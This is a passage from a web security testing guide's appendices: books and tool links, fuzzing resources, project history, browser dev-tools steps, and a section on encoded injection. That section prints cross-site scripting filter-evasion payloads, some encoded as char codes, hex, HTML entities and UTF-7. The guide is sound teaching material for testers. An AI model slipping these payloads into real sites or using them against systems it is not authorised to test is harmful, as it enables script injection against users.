- Innocent Code: A Security Wake-Up Call for Web Programmers, by Sverre Huseby, published by John Wiley & Sons, ISBN 0470857447(2004)
  - Online version available here
- Mastering the Requirements Process, by Suzanne Robertson and James Robertson, published by Addison-Wesley Professional, ISBN 0201360462
  - Online version available here
- Secure Coding: Principles and Practices, by Mark Graff and Kenneth R. Van Wyk, published by O'Reilly, ISBN 0596002424 (2003)
- Secure Programming HOWTO, David Wheeler (2015)
  - Online version available here
- Securing Java, by Gary McGraw, Edward W. Felten, published by Wiley, ISBN 047131952X (1999)
- Software Security: Building Security In, by Gary McGraw, published by Addison-Wesley Professional, ISBN 0321356705 (2006)
- Software Testing In The Real World (Acm Press Books) by Edward Kit, published by Addison-Wesley Professional, ISBN 0201877562 (1995)
- Software Testing Techniques, 2nd Edition, By Boris Beizer, International Thomson Computer Press, ISBN 0442206720 (1990)

- The Tangled Web: A Guide to Securing Modern Web Applications, by Michael Zalewski, published by No Starch Press Inc., ISBN 047131952X (2011)
- The Unified Modeling Language – A User Guide – by Grady Booch, James Rumbaugh, Ivar Jacobson, published by Addison-Wesley Professional, ISBN 0321267974 (2005)
- The Unified Modeling Language User Guide, by Grady Booch, James Rumbaugh, Ivar Jacobson, Ivar published by Addison-Wesley Professional, ISBN 0-201-57168-4 (1998)
- Web Security Testing Cookbook: Systematic Techniques to Find Problems Fast, by Paco Hope, Ben Walther, published by O'Reilly, ISBN 0596514832 (2008)
- Writing Secure Code, by Mike Howard and David LeBlanc, published by Microsoft Press, ISBN 0735617228 (2004)

Useful Websites

- Build Security In
- CERT Secure Coding Standards
- McAfee Foundstone Publications
- McAfee Free Tools
- OASIS Web Application Security (WAS) TC
- Open Source Software Testing Tools
- SANS Internet Storm Center (ISC)
- The Open Web Application Application Security Project (OWASP)
- Pentestmonkey - Pen Testing Cheat Sheets
- Secure Coding Guidelines for the .NET Framework 4.5
- Security in the Java platform
- System Administration, Networking, and Security Institute (SANS)
- Web Application Security Consortium
- Web Application Security Scanner List
- Web Security – Articles
- Testing Client Side Security issues

Videos

- PentesterAcademy

Deliberately Insecure Web Applications

- OWASP Vulnerable Web Applications Directory Project
- BadStore
- Damn Vulnerable Web App
- Mutillidae
- Stanford SecuriBench
- Vicnum
- WebGoat
- WebMaven (better known as Buggy Bank)

Fuzz Vectors

The following are fuzzing vectors which can be used with ZAP, Burp Suite, or another testing tool. Fuzzing is the “kitchen sink” approach to testing the responses of an application to parameter manipulation. Generally, an analyst looks for error conditions or abnormal behaviors that occur in an application as a result of fuzzing.

The following references are provided as input sources for fuzzing and related testing activities.

- Cross-site scripting (XSS) cheat sheet
- AwesomeXSS
- Payloads All The Things
- Big List of Naughty Strings
- Bo0oM Fuzz List
- FuzzDB
- bl4de Dictionaries
- Open Redirect Payloads
- EdOverflow Bug Bounty Cheat Sheet
- Daniel Miessler - SecLists
- XssPayloads Twitter Feed

Encoded Injection

Background

Character encoding is the process of mapping characters, numbers and other symbols to a standard format. Typically, this is done to create a message ready for transmission between sender and receiver. It is, in simple terms, the conversion of characters (belonging to different languages like English, Chinese, Greek or any other known language) into bytes. An example of a widely used character encoding scheme is the American Standard Code for Information Interchange (ASCII) that initially used 7-bit codes. More recent examples of encoding schemes would be the Unicode `UTF-8` and `UTF-16` computing industry standards.

In the space of application security and due to the plethora of encoding schemes available, character encoding has a popular misuse. It is being used for encoding malicious injection strings in a way that obfuscates them. This can lead to the bypass of input validation filters, or take advantage of particular ways in which browsers render encoded text.

Input Encoding – Filter Evasion

Web applications usually employ different types of input filtering mechanisms to limit the input that can be submitted by the user. If these input filters are not implemented sufficiently well, it is possible to slip a character or two through these filters. For instance, a `/` can be represented as `2F` (hex) in ASCII, while the same character (`/`) is encoded as `C0 AF` in Unicode (2 byte sequence). Therefore, it is important for the input filtering control to be aware of the encoding scheme used. If the filter is found to be detecting only `UTF-8` encoded injections, a different encoding scheme may be employed to bypass this filter.

Output Encoding – Server & Browser Consensus

Web browsers need to be aware of the encoding scheme used to coherently display a web page. Ideally, this information should be provided to the browser in the HTTP header (`Content-Type`) field, as shown below:

```
Content-Type: text/html; charset=UTF-8
```

or through HTML META tag (`META HTTP-EQUIV`), as shown below:

```
<META http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
```

It is through these character encoding declarations that the browser understands which set of characters to use when converting bytes to characters. Note that the content type mentioned in the HTTP header has precedence over the META tag declaration.

CERT describes it here as follows:

Many web pages leave the character encoding (`charset` parameter in HTTP) undefined. In earlier versions of HTML and HTTP, the character encoding was supposed to default to `ISO-8859-1` if it wasn't defined. In fact, many browsers had a different default, so it was not possible to rely on the default being `ISO-8859-1` . HTML version 4 legitimizes this - if the character encoding isn't specified, any character encoding can be used.

If the web server doesn't specify which character encoding is in use, it can't tell which characters are special. Web pages with unspecified character encoding work most of the time because most character sets assign the same characters to byte values below 128. But which of the values above 128 are special? Some 16-bit `character-encoding` schemes have additional multi-byte representations for special characters such as `<` . Some browsers

recognize this alternative encoding and act on it. This is “correct” behavior, but it makes attacks using malicious scripts much harder to prevent. The server simply doesn’t know which byte sequences represent the special characters.

Therefore in the event of not receiving the character encoding information from the server, the browser either attempts to guess the encoding scheme or reverts to a default scheme. In some cases, the user explicitly sets the default encoding in the browser to a different scheme. Any such mismatch in the encoding scheme used by the web page (server) and the browser may cause the browser to interpret the page in a manner that is unintended or unexpected.

Encoded Injections

All the scenarios given below form only a subset of the various ways obfuscation can be achieved to bypass input filters. Also, the success of encoded injections depends on the browser in use. For example, `US-ASCII` encoded injections were previously successful only in IE browser but not in Firefox. Therefore, it may be noted that encoded injections, to a large extent, are browser dependent.

Basic Encoding

Consider a basic input validation filter that protects against injection of single quote character. In this case the following injection would easily bypass this filter:

```
<script>alert(String.fromCharCode(88,83,83))</script>
```

`String.fromCharCode` JavaScript function takes the given Unicode values and returns the corresponding string. This is one of the most basic forms of encoded injections. Another vector that can be used to bypass this filter is:

```
<IMG src="" onerror=javascript:alert(&quot;XSS&quot;)>
```

Or by using the respective HTML character codes:

```
<IMG src="" onerror="javascript:alert(&#34;XSS&#34;)">
```

The above uses HTML Entities to construct the injection string. HTML Entities encoding is used to display characters that have a special meaning in HTML. For instance, `>` works as a closing bracket for a HTML tag. In order to actually display this character on the web page HTML character entities should be inserted in the page source. The injections mentioned above are one way of encoding. There are numerous other ways in which a string can be encoded (obfuscated) in order to bypass the above filter.

Hex Encoding

Hex, short for Hexadecimal, is a base 16 numbering system i.e it has 16 different values from `0` to `9` and `A` to `F` to represent various characters. Hex encoding is another form of obfuscation that is sometimes used to bypass input validation filters. For instance, hex encoded version of the string `<IMG SRC=javascript:alert('XSS')>` is

```
<IMG SRC=%6A%61%76%61%73%63%72%69%70%74%3A%61%6C%65%72%74%28%27%58%53%53%27%29>
```

A variation of the above string is given below. Can be used in case ‘%’ is being filtered:

```
<IMG
SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&
#x53&#x53&#x27&#x29>
```

There are other encoding schemes, such as Base64 and Octal, that may be used for obfuscation. Although, every encoding scheme may not work every time, a bit of trial and error coupled with intelligent manipulations would definitely reveal the loophole in a weakly built input validation filter.

UTF-7 Encoding

UTF-7 encoding of

```
<SCRIPT>
    alert(‘XSS’);
</SCRIPT>
```

is as below

`+ADw-SCRIPT+AD4-alert('XSS');+ADw-/SCRIPT+AD4-`

For the above script to work, the browser has to interpret the web page as encoded in `UTF-7`.

Multi-byte Encoding

Variable-width encoding is another type of character encoding scheme that uses codes of varying lengths to encode characters. Multi-Byte Encoding is a type of variable-width encoding that uses varying number of bytes to represent a character. Multi-byte encoding is primarily used to encode characters that belong to a large character set e.g. Chinese, Japanese and Korean.

Multibyte encoding has been used in the past to bypass standard input validation functions and carry out cross site scripting and SQL injection attacks.

References

- Encoding (Semiotics)
- HTML Entities
- How to prevent input validation attacks
- Unicode and Character Sets

History

The Testing Guide v4 was released in 2014. The Testing guide originated in 2003 with Dan Cuthbert as one of the original editors. It was handed over to Eoin Keary in 2005 and transformed into a wiki. From 2013 Andrew Muller co-lead the project with Matteo Meucci into 2018/2019. Point releases after v4 and the ramp toward v5 is being lead by Rick Mitchell and Elie Saad.

- April, 2020: OWASP Testing Guide, Version 4.1
- September, 2014: OWASP Testing Guide, Version 4.0
- September, 2008: OWASP Testing Guide, Version 3.0
- December, 2006: OWASP Testing Guide, Version 2.0
- July, 2004: OWASP Web Application Penetration Checklist, Version 1.1
- December, 2004: The OWASP Testing Guide, Version 1.0

Leaders

- Matteo Meucci: OWASP Testing Guide Lead 2007-2020.
- Andrew Muller: OWASP Testing Guide Lead 2013-2019.
- Eoin Keary: OWASP Testing Guide Lead 2005-2007.
- Daniel Cuthbert: OWASP Testing Guide Lead 2003-2005.

v4 Authors

```
- Matteo Meucci          - Thomas Ryan       - Mike Hryekewicz  - Eduardo Castellano - Babu
Arokiadas
- Pavol Luptak           - Tim Bertels       - Simon Bennetts   - Simone Onofri      - Rob Barnes
- Marco Morana           - Cecil Su          - Ray Schippers    - Harword Sheen      - Ben Walther
- Giorgio Fedon          - Aung KhAnt        - Raul Siles       - Amro AlOlaqi       - Anant
Shrivastava
- Stefano Di Paola       - Norbert Szetei    - Jayanta Karmakar - Suhas Desai        - Colin Watson
- Gianrico Ingrosso      - Michael Boman     - Brad Causey      - Ryan Dewhurst      - Luca
Carettoni
- Giuseppe Bonfà         - Wagner Elias      - Vicente Aguilera - Zaki Akhmad        - Eoin Keary
- Andrew Muller          - Kevin Horvat      - Ismael Gonçalves - Davide Danelon     - Jeff Williams
- Robert Winkel          - Tom Brennan       - David Fern       - Alexander Antukh   - Juan Manuel
Bahamonde
- Roberto Suggi Liverani - Tomas Zatko       - Tom Eston        - Thomas Kalamaris   - Thomas Skora
- Tripurari Rai          - Juan Galiana Lara - Kevin Horvath    - Alexander Vavousis - Irene
Abezgauz
- Robert Smith           - Sumit Siddharth   - Rick Mitchell    - Christian Heinrich - Hugo Costa
```

v4 Reviewers

```
- Davide Danelon          - Andrea Rosignoli     - Irene Abezgauz
- Lode Vanstechelman      - Sebastien Gioria     - Yiannis Pavlosoglou
- Aditya Balapure
```

v3 Authors

```
- Anurag Agarwwal        - Giorgio Fedon        - Gianrico Ingrosso         - Mark Roxberry
- Ferruh Mavituna        - Antonio Parata       - Andrew Van der Stock      - Marco Mella
- Daniele Bellucci       - Adam Goodman         - Roberto Suggi Liverani    - Cecil Su
- Kevin Horvath          - Marco Morana         - Harish Skanda Sureddy     - Pavol Luptak
- Matteo Meucci          - Stefano Di Paola     - Christian Heinrich        - Marco Morana
```

v3 Reviewers

```
- Marco Cova            - Matteo Meucci         - Rick Mitchell
- Kevin Fuller          - Nam Nguyen
```

v2 Authors

```
- Vicente Aguilera      - David Endler               - Matteo Meucci        - Anush Shetty
- Mauro Bregolin        - Giorgio Fedon              - Marco Morana         - Larry Shields
- Tom Brennan           - Javier Fernández-Sanguino  - Laura Nunez          - Dafydd Studdard
- Gary Burns            - Andrew van der Stock       - Glyn Geoghegan       - Gunter Ollmann
- Luca Carettoni        - Sebastien Deleersnyder     - Antonio Parata       - Ariel Waissbein
- Dan Cornell           - Madhura Halasgikar         - Yiannis Pavlosoglou  - Jeff Williams
- Mark Curphey          - Eoin Keary                 - Carlo Pelliccioni    - Tushar Vartak
- Daniel Cuthbert       - David Litchfield           - Harinath Pudipeddi   - Tom Ryan
- Stan Guzik            - Andrea Lombardini          - Alberto Revelli      - Claudio Merloni
- Stephen DeVries       - Ralph M. Los               - Stefano Di Paola     - Mark Roxberry
```

v2 Reviewers

```
- Vicente Aguilera      - Mauro Bregolin          - Daniel Cuthbert       - Stefano Di Paola
- Simona Forti          - Eoin Keary              - Katie McDowell        - Matteo Meucci
- Antonio Parata        - Mark Roxberry           - Marco Belotti         - Marco Cova
- Paul Davies           - Matteo G.P. Flora       - Darrell Groundy       - James Kist
- Marco Mella           - Syed Mohamed A.         - Alberto Revelli       - Dave Wichers
```

Leveraging Dev Tools

This appendix outlines various details for use of in browser Developer Tool functionality to aid in security testing activities.

Obviously in browser functionality is not a substitute for: DAST (Dynamic Application Security Testing) tools, SAST (Static Application Security Testing) tools, or a tester's experience, however, it can be leveraged for some testing activities and report production related tasks.

Accessing Dev Tools

Opening Dev Tools can be accomplished in a number of ways.

1. Via the keyboard shortcut `F12`.
2. Via the keyboard shortcut `ctrl` + `shift` + `i` on Windows.
3. Via the keyboard short cut `cmd` + `option` + `i` on Mac.
4. Via the web page right-click context menu and then selecting `Inspect` in Google Chrome.
5. Via the web page right-click context menu and then selecting `Inspect Element` in Mozilla Firefox.
6. Via the triple dot 'kabob' menu in Google Chrome then selecting `More Tools` and then `Developer Tools`.
7. Via the triple line 'hamburger' (or 'pancake') menu in Mozilla Firefox then selecting `Web Developer` and then `Toggle Tools`.
8. Via the gear icon settings menu in Edge/IE then selecting `Developer Tools`.

> NOTE: The majority of the instructions below assume that Dev Tools is already open or active.

Capabilities

Functionality	Chrome*	Firefox	Edge/IE	Safari
User-Agent Switching	Y	Y	Y	Y
Edit/Resend Requests	N	Y	N	N
Cookie Editing	Y	Y	Y	N
Local Storage Editing	Y	Y	Y	N
Disable CSS	Y	Y	Y	Y
Disable JavaScript	Y	Y	N	Y
View HTTP Headers	Y	Y	Y	Y
Screenshots	Y	Y	Y	N
Offline Mode	Y	Y	N	N
Encoding and Decoding	Y	Y	Y	Y
Responsive Design Mode	Y	Y	Y	Y

`*` Anything that applies to Google Chrome should be applicable to all Chromium based applications. (Which includes Microsoft rebadging Edge around 2019/2020.)

User-Agent Switching

Related Testing

- Testing for Browser Cache Weaknesses

Google Chrome

1. Click on triple dot ‘kabob’ menu on the right side of the Developer Tools pane, select `More tools` then select `Network conditions`.
2. Un-check the “Select automatically” checkbox.
3. Select the user agent from dropdown menu or enter a custom user agent




Figure 6.F-1: Google Chrome Dev Tools User-Agent Switching Functionality

Mozilla Firefox

1. Navigate to Firefox's `about:config` page and click `I accept the risk!`.
2. Enter `general.useragent.override` into the search field.
3. Look for `general.useragent.override`, if you can't see this preference, look for one that show a set of radio buttons `Boolean, Number, String` select `String` then click the plus sign `Add` button on the `about:config` page.
4. Set the value of `general.useragent.override` to whatever User-Agent you might need.




Figure 6.F-2: Mozilla Firefox User-Agent Switching Functionality

Later click on the garbage can `Delete` button to the right of the `general.useragent.override` preference to remove the override and switch back to the default user agent.

Edit/Resend Requests

Related Testing

- Authentication Testing
- Authorization Testing
- Session Management Testing
- Input Validation Testing
- Business Logic Testing

Mozilla Firefox

1. Select the `Network` tab.
2. Perform any action in the web application.
3. Right-click on the HTTP request from the list and select `Edit and Resend`.
4. Make desired modifications and click on the `Send` button.
5. Right-click on the modified request and select `Open in New Tab`.

Cookie Editing

Related Testing

- Authentication Testing
- Authorization Testing
- Session Management Testing
- Testing for Cookie Attributes

Google Chrome

1. Click the `Application` tab.
2. Expand `Cookies` under the `Storage` heading.

3. Select the relevant domain name.
4. Double click in the `Value` column to edit any cookie value.

> Note: Cookies can be deleted once selected by pressing the `delete` key, or from the right-click context menu.

Mozilla Firefox

1. Click the `Storage` tab.
2. Expand the `Cookies` section.
3. Select the relevant domain name.
4. Double click in the `Value` column to edit any cookie value.

> Note: Cookies can be deleted once selected by pressing the `delete` key, or with various options from the right-click context menu.




Figure 6.F-3: Mozilla Firefox Cookie Editing Functionality

Local Storage Editing

Related Testing

- Testing Browser Storage

Google Chrome

1. Click the `Application` tab.
2. Expand `Local Storage` under the `Storage` heading.
3. Select the relevant domain name.
4. Double click in the `Value` column to edit any cookie value.
5. Double click in the applicable Cell to edit the `Key` or `Value`.

> Note: Editing `Session Storage` or `Index DB` follows essentially the same steps.
>
> Note: Items can be added or deleted via the right-click context menu.

Mozilla Firefox

1. Click the `Storage` tab.
2. Expand the `Local Storage` section.
3. Select the relevant domain name.
4. Double click in the applicable Cell to edit the `Key` or `Value`.

> Note: Editing `Session Storage` or `Index DB` follows essentially the same steps.
>
> Note: Items can be added or deleted via the right-click context menu.

Disable CSS

Related Testing

- Testing for Client-side Resource Manipulation

General

All major browsers support manipulating CSS leveraging the Dev Tools Console and JavaScript functionality:

- To remove all external style-sheets: `$('style,link[rel="stylesheet"]').remove();`
- To remove all internal style-sheets: `$('style').remove();`
- To remove all in-line styles: `Array.prototype.forEach.call(document.querySelectorAll('*'),function(el){el.removeAttribute('style');});`
- To remove everything from head tag: `$('head').remove();`

Disable JavaScript

Google Chrome

1. Click on triple dot 'kabob' menu on the right side of the web developer toolbar and click on `Settings`.
2. On the `Preferences` tab, under the `Debugger` section, check the `Disable JavaScript` checkbox.

Mozilla Firefox

1. On the dev tools `Debugger` tab, click on the settings gear button in the upper right corner of the developer toolbar.
2. Select `Disable JavaScript` from the dropdown (this is an enable/disable menu item, when JavaScript is disabled the meny item has a check mark).

View HTTP Headers

Related Testing

- Information Gathering

Google Chrome

1. On the `Networking` tab in Dev Tools select any URL or request.
2. In the lower right hand pane select the `Headers` tab.

Elements Console Sources Network » 4

Preserve log Disable cache Online

Filter Hide data URLs

All XHR JS CSS Img Media Font Doc WS Manifest Other Has blocked cookies

Blocked Requests

20 ms 40 ms 60 ms 80 ms 100 ms

Name

ui
4UabrENHsxJlGDuGo1OIlLU94
pixel?google_nid=pmeb&goc
pixel?google_nid=rp&google_
pixel?google_nid=open&goo.
pixel?google_nid=index&goo
si
s-3614?redirect_provider_id=:
pixel?google_nid=everest&gc
pixel?google_nid=datalogix_d
sodar?sv=200&tid=gda&tv=r
gen_204?id=sodar&v=30&t=
mathJaxBundle.js
pixel?google_gm=AMnCDoqi
sodar2.js
pixel?google_gm=AMnCDoqi
runner.html
ba6Dn4r_Dk031uZ4qacx0EexC
gen_204?id=sodar2&v=210&
rum.js
csi?v=2&s=pagead&action=c
csi?v=2&s=pagead&action=c
csi?v=2&s=pagead&action=c
activeview?xai=AKAOjstxjvgrG
activeview?xai=AKAOjstxjvgrG
activeview?xai=AKAOjsvAHV9
activeview?xai=AKAOjsvAHV9
?ai=CXGcQDAYFX821J4Sr-wb.
?ai=CoyZIDAYFX_vtKM6u-waF
csi?v=2&s=pagead&action=c
?ai=CXGcQDAYFX821J4Sr-wb.
?ai=CoyZIDAYFX_vtKM6u-waF

116 requests 262 kB transferred

Headers Preview Response Initiator Timing

General

Request URL: https://fonts.gstatic.com/s/googlesans/v16/4UabrENHsxJlGDuGo1OIlLU94YtzCwY.woff2
Request Method: GET
Status Code: 200
Remote Address: 172.217.13.131:443
Referrer Policy: no-referrer-when-downgrade

Response Headers

accept-ranges: bytes
access-control-allow-origin: *
age: 2329764
alt-svc: h3-29=":443"; ma=2592000,h3-27=":443"; ma=2592000,h3-25=":443"; ma=2592000,h3-T050=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43"
cache-control: public, max-age=31536000
content-length: 21716
content-type: font/woff2
date: Thu, 11 Jun 2020 00:23:05 GMT
expires: Fri, 11 Jun 2021 00:23:05 GMT
last-modified: Wed, 04 Dec 2019 18:44:19 GMT
server: sffe
status: 200
timing-allow-origin: *
x-content-type-options: nosniff
x-xss-protection: 0

Request Headers

:authority: fonts.gstatic.com
:method: GET
:path: /s/googlesans/v16/4UabrENHsxJlGDuGo1OIlLU

Figure 6.F-4: Google Chrome Headers View

Mozilla Firefox

1. On the `Networking` tab in Dev Tools select any URL or request.
2. In the lower right hand pane select the `Headers` tab.




Figure 6.F-5: Mozilla Firefox Headers View

Screenshots

Related Testing

- Reporting

Google Chrome

1. Press on the `Toggle Device Toolbar` button or press `ctrl` + `shift` + `m`.
2. Click the triple dot 'kabob' menu in the Device Toolbar.
3. Select `Capture screenshot` or `Capture full size screenshot`.

Mozilla Firefox

1. Press the triple dot `ellipsis` button in the address bar.
2. Select `Take a Screenshot`.
3. Select either the `Save full page` or `Save visible` option.

Offline Mode

Google Chrome

1. Navigate to `Network` tab.
2. In the `Throttle` dropdown select `Offline`.




Figure 6.F-6: Google Chrome Offline Option

Mozilla Firefox

1. From the triple line 'hamburger' (or 'pancake') menu select `Web Developer` and then `Work Offline`.

